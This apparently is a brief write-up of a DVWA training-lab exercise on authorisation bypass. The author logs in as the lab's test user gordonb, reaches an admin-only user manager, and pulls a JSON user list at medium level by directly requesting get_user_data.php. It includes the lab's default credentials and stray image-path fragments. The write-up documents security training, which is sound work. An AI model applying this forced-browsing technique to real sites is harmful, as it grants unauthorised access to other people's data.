
Name: AK
Message:

Name: AK
Message:

Name: AK

AUTHORIZATION BYPASS:

Here, the main task is to login as a normal user and bypass the features which are only provided to the admin. I've logged in as Gordon and bypassed successfully.



Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example *gordonb / abc123*.


Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	Bob	Smith	Update
4	Pablo	Picasso	Update
3	Hack	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update

Username: gordonb
Security Level: low
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

I’ve also done the medium level of bypassing successfully using Burpsuite by simply adding get_user_data.php at the end of the URL.



```
[{"user_id":"1","first_name":"admin","surname":"admin"},{"user_id":"2","first_name":"Gordon","surname":"Brown"},{"user_id":"3","first_name":"Hack","surname":"Me"},
{"user_id":"4","first_name":"Pablo","surname":"Picasso"},{"user_id":"5","first_name":"Bob","surname":"Smith"}]
```